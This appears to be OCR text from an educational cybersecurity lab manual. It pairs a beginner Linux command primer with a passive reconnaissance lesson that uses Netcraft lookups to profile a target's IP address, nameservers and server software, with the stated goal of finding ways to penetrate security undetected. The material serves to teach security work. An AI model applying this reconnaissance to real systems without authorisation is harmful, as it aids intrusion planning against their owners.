
Command #	**Command:** [3]	**Function:**
1	`ls -l`	List a directory of files. –l is a detailed listing, -a lists all files within a directory including hidden files.
2	`cd $HOME` (change to your home directory) `cd ..` (change to directory above you) `cd /path/to` (change to /path/to) `cd myFolder` (change to myFolder inside your current working directory)	Change directories. This is just like you using Windows Explorer to point and click at new folders.

[3] "A Command Line Primer for Beginners." *Lifehacker*. N.p., n.d. Web. 13 Feb. 2015. <http://lifehacker.com/5633909/who-needs-a-mouse-learn-to-use-the-command-line-for-almost-anything>.

3	`mkdir myFolder` (make folder) `rmdir myFolder` (remove folder)	Create/remove folder named "myFolder" inside your current working directory.
4	`touch myFile`	Creates a text file named myFile.
5	`rm myFile`	Remove a file named myFile
6	`nano /path/to/myFile`	Edit the file named myFile located in /path/to


Below you will find side-by-side screenshots of what each command does with a GUI comparison.

1) `ls -l`




On the left, you see the GUI in Kali Linux, if you clicked Places at the top, and clicked on Home Folder. This shows your main home directory. On the right, you see the command outlined in red, and the result below. It is annotated to tell you what each part means.

2) `cd myFolder1`




So now you want to change folders, in the GUI you will double click on MyFolder1. On the right in the command line, you see an ls to show what's in your current directory, then a cd MyFolder1 to change directories to that folder. See how the path changed? If you do an LS, you will see the file inside, as seen below.




In your command line, type in cd .. to go to the previous directory that you just came from. This will prepare you to do the next command. Click "Home" in the GUI to return to the home directory.

3) `mkdir createdFolder`




When you type the command in the command line on the right side, check out what happens in your GUI! The “createdFolder” appears (outlined in red).

4) touch myTouchFile



On the right, you see the command for creating your new file, and it appears on the left.


5) rm myTouchFile




On the right you see the command to remove the file, and it disappears on the right! It’s gone!


6) Nano myFile.txt


Type this in the command prompt, and add some text to your file. Hit CNTL + O (Write Out) and Enter to save your changes. Then go back and look at the file in your GUI.





Save your file, CNTL + O and Enter. Nano will say "Wrote 1 line" at the bottom. Then open your file in the GUI window and you will see your text.





Look at that! There's your text.

You've successfully completed the Linux Primer. This lesson taught you how to navigate around the file system, how to create, read, update and delete files. This will give you a good base to continue learning in the VWSIM.

Passive Reconnaissance Lesson

Lesson Focus:

This lesson focuses on passive reconnaissance. You will find more information about the technologies and security that may be in place in order to find out how to penetrate or find other ways to disable security in order to allow you to access the machine. Passive reconnaissance is used when you do not want to be at risk of being detected by the machine or network you are targeting.

Let's say you are a criminal trying to break into a chocolate factory. Passive reconnaissance is used when you don't want to go near the chocolate factory, maybe their security is scary and you don't have a plan yet. You look on Google for images of the chocolate factory to find out ways to break in to the factory without actually visiting the factory. You talk to people who have passed by the factory and ask them what their security looks like, how many guard dogs there are, how high the fences are, etc. We will visit this example again later in the manual.

Lesson Synopsis:

This lesson will explain the purpose behind conducting passive reconnaissance. It will explain how to conduct passive reconnaissance using common methods on the Windows operating system.

Objectives:

1. Define passive reconnaissance and its purpose.
2. Learn how to select a viable target to exploit.
3. Learn basic concepts of passive reconnaissance using Windows and Kali Linux
4. Learn how to execute passive reconnaissance on a target
5. Explain the significance of semi-passive reconnaissance.

Lesson Activities:

Students learn how passive reconnaissance can lead to information to learn how to exploit a web server's vulnerabilities. This lesson enables the student to use passive reconnaissance tools on both Windows and Kali Linux in order to collect information on a potential target. The Student will work individually on the activity and will ask the instructor for further guidance.

Credit:

Lesson developed and submitted by Jacob Kravitz.
Lesson framework developed by Clint Hepworth.

Purpose of Passive Reconnaissance:

This is the phase where you will gather all the information you possibly can about your target system, including identifying the exact system you plan to attack, or finding its' Internet Protocol (IP) address or Media Access Control (MAC) address. You need to be able to identify the specific system you are targeting before you are able to proceed on to exploit said machine. Passive reconnaissance eliminates the need to worry about intrusion detection software or firewalls on a network from stopping you in your tracks as you try to gather information. A drawback to passive reconnaissance is that "we can only gather archived or stored information. As such this information can be out of date or incorrect as we are limited to results gathered form a third party."[4]

Purpose of Semi-Passive Reconnaissance:

The purpose of semi-passive reconnaissance is to make your web browsing look like normal website traffic. [5] The reason behind this is to not trip any intrusion detection software on the server end in order to result in your access being blocked. By staying "silent" as long as you can, you will keep your access to your target unimpeded.

[4] "Passive Reconnaissance - Security Sift." *Security Sift*. N.p., n.d. Web. 05 Nov. 2014. <http://www.securitysift.com/passive-reconnaissance/>.

[5] Ibid.

PASSIVE RECONNAISSANCE EXERCISE:

This recon exercise uses Netcraft.com[6]. Netcraft (available at http://www.netcraft.com) is a United Kingdom based company that conducts tracking on the world wide web for the purposes of anti-fraud, anti-phishing, application testing and vulnerability scanning. This company provides a "What's that site running?" box on the right side of the website when you first visit the homepage. When you enter a website URL into that box, you will gain a new wealth of information about your potential target. For the purposes of this demonstration, we will show you the statistics for their own website, Netcraft.com. Then, you will be able to use the same website to gather information about your own website and fill out the lesson worksheet below.


Step 1: Navigate to http://www.netcraft.com using Internet Explorer, Mozilla Firefox or any web browser on your operating system. Once you have located their homepage, which should look like Figure 1 below, continue to the next step.

FIGURE 1: NETCRAFT HOMEPAGE - SEARCH BOX OUTLINED IN RED

Step 2: Enter http://www.netcraft.com into the box located in the red outline in Figure 1 and click Go.

[6] "Hack Like a Pro: How to Conduct Passive Reconnaissance of a Potential Target." *Null Byte RSS*. N.p., n.d. Web. 05 Nov. 2014. <http://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-passive-reconnaissance-potential-target-0146938/>.

Step 3: Take note of the information you see, there is a wealth of information at your fingertips that tells you information about the website you just visited. We will break down the information below.



Network

Site	http://www.netcraft.com	**Netblock Owner**	FTIP003161715 Netcraft Limited
Domain	netcraft.com	**Nameserver**	ns0.netcraft.com
IP address	194.72.238.80	**DNS admin**	hostmaster@netcraft.com
IPv6 address	*Not Present*	**Reverse DNS**	royalbrackla.netcraft.com
Domain registrar	networksolutions.com	**Nameserver organisation**	whois.networksolutions.com
Organisation	Netcraft Ltd, Bath, BA1 5DZ, UK	**Hosting company**	netcraft.com
Top Level Domain	Commercial entities (.com)	**DNS Security Extensions**	*unknown*
Hosting country	UK	**Latest Performance**	Performance Graph

FIGURE 2: NETWORK RESULTS SECTION

In the network results section, you see a number of valuable pieces of information. The first you notice is the IP address. This is the IP address of the main server of the domain that you typed in (in our case, www.netcraft.com).

The IP address is equivalent to a street address. That chocolate factory that we were talking about earlier is located at 2784 Double Chocolate Drive, San Leandro, California, 94577[7]. If you were trying to physically go to the chocolate factory, you would put that address into your GPS or other map software in order to find out how to get there. The IP address is how you know where to go in order to find that particular server, in the Netcraft example above, it is 194.72.238.80.

You have the nameserver, which hosts all the domain resolutions for a given domain.

This means that you can use something called a subdomain to reach another location on a server, without knowing the IP address of that service. Let's say you wanted to get to Google's mail service. Well, I don't know the IP address off the top of my head. But, you can use http://mail.google.com to get to it! That nameserver holds all the information that a server needs so you are able to access different services using a simple name.

[7] "San+leandro,+CA+zip+code - Google Search." *San+leandro,+CA+zip+code - Google Search*. N.p., n.d. Web. 15 Jan. 2015. <https://www.google.com/search?q=san%2Bleandro%2C%2BCA%2Bzip%2Bcode&ie=utf-8&oe=utf-8>.

The hosting company (in this case, netcraft.com) may tell you about the technologies and security services that are running. A few Google searches may turn up more information about the technologies and security services that a company may use.

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
FTIP003161715 Netcraft Limited	194.72.238.80	Linux	Apache	29-Oct-2014
FTIP003161715 Netcraft Limited	194.72.238.53	Linux	-	7-Apr-2013
FTIP003161715 Netcraft Limited	194.72.238.53	Linux	Apache	24-Mar-2013
FTIP003161715 Netcraft Limited	194.72.238.53	Linux	Apache/2.2.3 CentOS	7-May-2012
FTIP003161715 Netcraft Limited	194.72.238.53	unknown	Apache/2.2.3 CentOS	1-Aug-2011
